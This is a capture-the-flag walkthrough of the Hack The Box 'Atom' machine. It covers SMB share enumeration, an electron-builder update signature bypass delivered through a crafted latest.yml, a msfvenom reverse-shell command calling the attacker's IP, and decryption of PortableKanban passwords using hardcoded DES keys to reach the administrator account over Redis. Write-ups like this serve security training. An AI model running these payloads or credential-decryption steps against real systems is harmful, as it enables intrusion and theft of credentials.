Enumeration.

Nmap port scanning.

```
# Nmap 7.91 scan initiated Sun Jul 11 12:02:21 2021 as: nmap -p- --open -T5 -v -n -Pn -oN allPorts 10.10.10.237
Nmap scan report for 10.10.10.237
Host is up (0.14s latency).
Not shown: 65529 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
443/tcp  open  https
445/tcp  open  microsoft-ds
5985/tcp open  wsman
6379/tcp open  redis

Read data files from: /usr/bin/../share/nmap
# Nmap done at Sun Jul 11 12:05:54 2021 -- 1 IP address (1 host up) scanned in 212.42 seconds
```

```
# Nmap 7.91 scan initiated Sun Jul 11 12:08:52 2021 as: nmap -sC -sV -p80,135,443,445,59585,6379 -oN targeted 10.10.10.237
Nmap scan report for 10.10.10.237
Host is up (0.17s latency).

PORT      STATE    SERVICE      VERSION
80/tcp    open     http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Heed Solutions
135/tcp   open     msrpc        Microsoft Windows RPC
443/tcp   open     ssl/http     Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
```

```
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Heed Solutions
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp   open     microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup:
WORKGROUP)
6379/tcp  open     redis        Redis key-value store
59585/tcp filtered unknown
Service Info: Host: ATOM; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h32m25s, deviation: 4h02m32s, median: 12m23s
| smb-os-discovery:
|   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: ATOM
|   NetBIOS computer name: ATOM\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-07-11T10:21:52-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-07-11T17:21:50
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

```
# Nmap done at Sun Jul 11 12:10:05 2021 -- 1 IP address (1 host up) scanned in
72.24 seconds
```

I notice that has a SMB client, lets enumerate with it.

```
smbmap -u anonymous -p anonymous -H 10.10.10.237
[+] Guest session       IP: 10.10.10.237:445    Name: unknown
        Disk                                                    Permissions
Comment
        ----                                                    -----------
-------
        ADMIN$                                                  NO ACCESS
Remote Admin
        C$                                                      NO ACCESS
Default share
        IPC$                                                    READ ONLY
Remote IPC
        Software_Updates                                        READ, WRITE
```


There are one readable directory, `Software_Updates`.

Lets check what it has.

```
smbmap -u anonymous -p anonymous -H 10.10.10.237 -R Software_Updates
took  6s
[+] Guest session       IP: 10.10.10.237:445    Name: unknown
        Disk                                                    Permissions
Comment
        ----                                                    -----------
-------
        Software_Updates                                        READ, WRITE
        .\Software_Updates\*
        dr--r--r--                0 Sun Jul 11 13:10:20 2021    .
        dr--r--r--                0 Sun Jul 11 13:10:20 2021    ..
        dr--r--r--                0 Sun Jul 11 13:10:20 2021    client1
        dr--r--r--                0 Sun Jul 11 13:10:20 2021    client2
        dr--r--r--                0 Sun Jul 11 13:10:20 2021    client3
        fr--r--r--            35202 Fri Apr  9 06:18:08 2021
UAT_Testing_Procedures.pdf
```

Look like we got some client's directories, but without name or credentials, and a `.pdf` lets get that file and read it.

```
smbmap -u anonymous -p anonymous -H 10.10.10.237 --download
Software_Updates/UAT_Testing_Procedures.pdf
✘ INT
[+] Starting download: Software_Updates\UAT_Testing_Procedures.pdf (35202
bytes)
[+] File output to:
/home/oredreim/Documents/hacking/htb/atom/nmap/10.10.10.237-
Software_Updates_UAT_Testing_Procedures.pdf
```



We follow the below process before releasing our products.

1. Build and install the application to make sure it works as we expect it to be.
2. Make sure that the update server running is in a private hardened instance. To initiate the QA process, just place the updates in one of the "client" folders, and the appropriate QA team will test it to ensure it finds an update and installs it correctly.
3. Follow the checklist to see if all given features are working as expected by the developer.

So, after reading the document, I notice that it says I can update file to the clients directories, and also says that it will test, upgrade and install the files. Now, what the hell do, cause i have no idea how can i update the files.

Well! actually I do, I can use and other tool, `smbclient`, and get access as `anonymous` user and I can put files on the `Software_Updates`.

Then I notice that there is some crazy things, electron builder.

What in the hell is an `electron-builder`. But before start searching, lets take a look at the web site, cause there is also something interesting to get, there is a file I can download, so lets move on and do it and check what it has.

```
heed.exe
heed_setup_v1.0.0.zip
```

So now, lets unzip de `.exe` cause i cant execute that file but i can check what it has inside with `7z x heed.exe`.

And it drop us and other directory that Im gonna change the name cause i dont like that name.

```
~/Documents/hacking/htb/atom/content/heed on main !29 ?8 ❯ l
drwx------ oredreim oredreim 156 B  Mon Jul 12 10:01:13 2021 .
drwxr-xr-x oredreim oredreim 124 B  Mon Jul 12 10:00:57 2021 ..
drwxr-xr-x oredreim oredreim 806 B  Mon Jul 12 10:01:42 2021 other
.rw-r--r-- oredreim oredreim 391 KB Fri Apr  9 17:07:30 2021 nsis7z.dll
.rw-r--r-- oredreim oredreim 4.5 KB Fri Apr  9 17:07:30 2021 nsProcess.dll
.rw-r--r-- oredreim oredreim 9.0 KB Fri Apr  9 17:07:30 2021 SpiderBanner.dll
.rw-r--r-- oredreim oredreim 101 KB Fri Apr  9 17:07:30 2021 StdUtils.dll
.rw-r--r-- oredreim oredreim  12 KB Fri Apr  9 17:07:30 2021 System.dll
.rw-r--r-- oredreim oredreim 3.0 KB Fri Apr  9 17:07:30 2021 WinShell.dll
```

This is what I got. And there is also and other `.zip` file so lets keep unzipping.

```
~/Documents/hacking/htb/atom/content/heed/other on main !29 ?8 ❯ l
drwxr-xr-x oredreim oredreim 806 B  Mon Jul 12 10:01:42 2021 .
drwx------ oredreim oredreim 156 B  Mon Jul 12 10:01:13 2021 ..
drwx------ oredreim oredreim 682 B  Fri Apr  9 06:37:24 2021 locales
drwx------ oredreim oredreim 110 B  Fri Apr  9 06:37:24 2021 resources
drwx------ oredreim oredreim  46 B  Fri Apr  9 06:37:24 2021 swiftshader
.rw-r--r-- oredreim oredreim 176 KB Fri Apr  9 06:37:24 2021 chrome_100_percent.pak
.rw-r--r-- oredreim oredreim 287 KB Fri Apr  9 06:37:24 2021 chrome_200_percent.pak
.rw-r--r-- oredreim oredreim 4.1 MB Fri Apr  9 06:37:24 2021 d3dcompiler_47.dll
.rw-r--r-- oredreim oredreim 2.0 MB Fri Apr  9 06:37:24 2021 ffmpeg.dll
.rw-r--r-- oredreim oredreim  95 MB Fri Apr  9 06:37:24 2021 heedv1.exe
.rw-r--r-- oredreim oredreim 9.8 MB Fri Apr  9 06:37:24 2021 icudtl.dat
.rw-r--r-- oredreim oredreim 137 KB Fri Apr  9 06:37:24 2021 libEGL.dll
.rw-r--r-- oredreim oredreim 5.2 MB Fri Apr  9 06:37:24 2021 libGLESv2.dll
.rw-r--r-- oredreim oredreim 1.0 KB Fri Apr  9 06:37:24 2021 LICENSE.electron.txt
.rw-r--r-- oredreim oredreim 2.0 MB Fri Apr  9 06:37:24 2021 LICENSES.chromium.html
.rw-r--r-- oredreim oredreim  81 KB Fri Apr  9 06:37:24 2021 natives_blob.bin
.rw-r--r-- oredreim oredreim 8.1 MB Fri Apr  9 06:37:24 2021 resources.pak
.rw-r--r-- oredreim oredreim 281 KB Fri Apr  9 06:37:24 2021 snapshot_blob.bin
.rw-r--r-- oredreim oredreim 673 KB Fri Apr  9 06:37:24 2021 v8_context_snapshot.bin
.rw-r--r-- oredreim oredreim 342 KB Fri Apr  9 06:37:24 2021 VkICD_mock_icd.dll
.rw-r--r-- oredreim oredreim 3.2 MB Fri Apr  9 06:37:24 2021 VkLayer_core_validation.dll
.rw-r--r-- oredreim oredreim 2.2 MB Fri Apr  9 06:37:24 2021 VkLayer_object_tracker.dll
.rw-r--r-- oredreim oredreim 2.8 MB Fri Apr  9 06:37:24 2021 VkLayer_parameter_validation.dll
.rw-r--r-- oredreim oredreim 2.0 MB Fri Apr  9 06:37:24 2021 VkLayer_threading.dll
.rw-r--r-- oredreim oredreim 2.1 MB Fri Apr  9 06:37:24 2021 VkLayer_unique_objects.dll
```

There you go, finally we got everything to check in. Now lets move into the directory `resources` and we see some file, if I check the `.yml` file I see there is and other domain `update.atom.htb`.

Lets put it in the Hosts.

Now lets to the `electron-builder`.

What the hell is that? after searching and reading a lot of innecesary documentations. I decide to search for an exploit and I understand that the `electron-builder` is vulnerable to RCE.

https://blog.doyensec.com/2020/02/24/electron-updater-update-signature-bypass.html

A Fail Open Design

As part of a security engagement for one of our customers, we have reviewed the update mechanism performed by Electron Builder, and discovered an overall lack of secure coding practices. In particular, we identified a vulnerability that can be leveraged to bypass the signature verification check hence leading to remote command execution.

The signature verification check performed by electron-builder is simply based on a string comparison between the installed binary's `publisherName` and the certificate's *Common Name* attribute of the update binary. During a software update, the application will request a file named `latest.yml` from the update server, which contains the definition of the new release - including the binary filename and hashes.

Lets get the `.yml` script.

```
version: 1.2.3
files:
  - url: v'ulnerable-app-setup-1.2.3.exe
  sha512: GIh9UnKyCaPQ7ccX0MDL10UxPAAZ[...]tkYPEvMxDWgNkb8tPCNZLTbKWcDEOJzfA==
  size: 44653912
path: v'ulnerable-app-1.2.3.exe
sha512: GIh9UnKyCaPQ7ccX0MDL10UxPAAZr1[...]ZrR5X1kb8tPCNZLTbKWcDEOJzfA==
releaseDate: '2019-11-20T11:17:02.627Z'
```

And lets create our executable `.exe` to update.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.48 LPORT=4444 -f exe -
o shell.exe
```


Ok I got a `.yml` and `.exe` file to exploit the `electron-builder`. But is not that simple, we need to change something in the `.yml` cause if you read it, you understand that there is some encryption, `sha512` to update the file, lets do it to the `.exe` file so it wont give us problems.


```
 sha512sum shell.exe | awk '{print $1}' | xxd -r -p | base64 -w 0
6vGfWVFFa8/7YEesVXU3NmZ35QIhnPwp9otBh5AVUclt1sAGP/986KEGmnXT02KMO65vmlP060HcmApKgy
```

Now put the `BASE64` on the `.yml` script and change some things too, lets change the version cause as I read before it will upgrade the files and some other things, lets try to get one version that it may not change, and change the name file to the one we made, but check that the file must have a `'` so it will execute.

```
version: 1.33.7
files:
  - url: s'hell.exe
    sha512: 6vGfWVFFa8/7YEesVXU3NmZ35QIhnPwp9otBh5AVUclt1sAGP/986KEGmnXT02KMO65vmlP060HcmApKgyjf4w==
    size: 44653912
path: s'hell.exe
sha512: 6vGfWVFFa8/7YEesVXU3NmZ35QIhnPwp9otBh5AVUclt1sAGP/986KEGmnXT02KMO65vmlP060HcmApKgyjf4w==
releaseDate: '2019-11-20T11:17:02.627Z'
```

Then we upload the files in one of the clients directories, and wait till we get the revershell from the port we open.







Privilage Scalation.

After looking all the directories and files, I check a one in the Downloads named `PortableKanban` with some file, one named `PortableKanban.cfg`.

This is too much information to read like that, I need to make it possible to read.




Much better!!! now lets find some credentials




I got one encrypted, I asume that it is a `BASE64` but is not that simple to decrypt this password, cause kanban do his on way, with some keys, so lets find out the keys.

I find a epxloit that use the default keys, but want to use it, Im gonna copy the keys and insert them into cyberchef, cause for me is easier.

```python
def decode(hash):
    hash = base64.b64decode(hash.encode('utf-8'))
    key = DesKey(b"7ly6UznJ")
    return key.decrypt(hash,initial=b"XuVUm5fR",padding=True).decode('utf-8')
```




As I said, it is `BASE64` so lets put that is from base64, and as in the exploit I take the keys, lets put the Deskeys, and there you go, you crack the password.




So, i made a connection with redis. cause thats what we are gonna use to connect with the kanban key.

I send the authentication and works.


Lets now try to list the keys. There is one interesting key, lets check it.



The `pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0` is the one we need.



It's the key to administrator. Lets go back to `cyberchef` and decrypt the password.



Looks to similar to the one we decrypted before, but this one will work with psexec.py to get administrator access.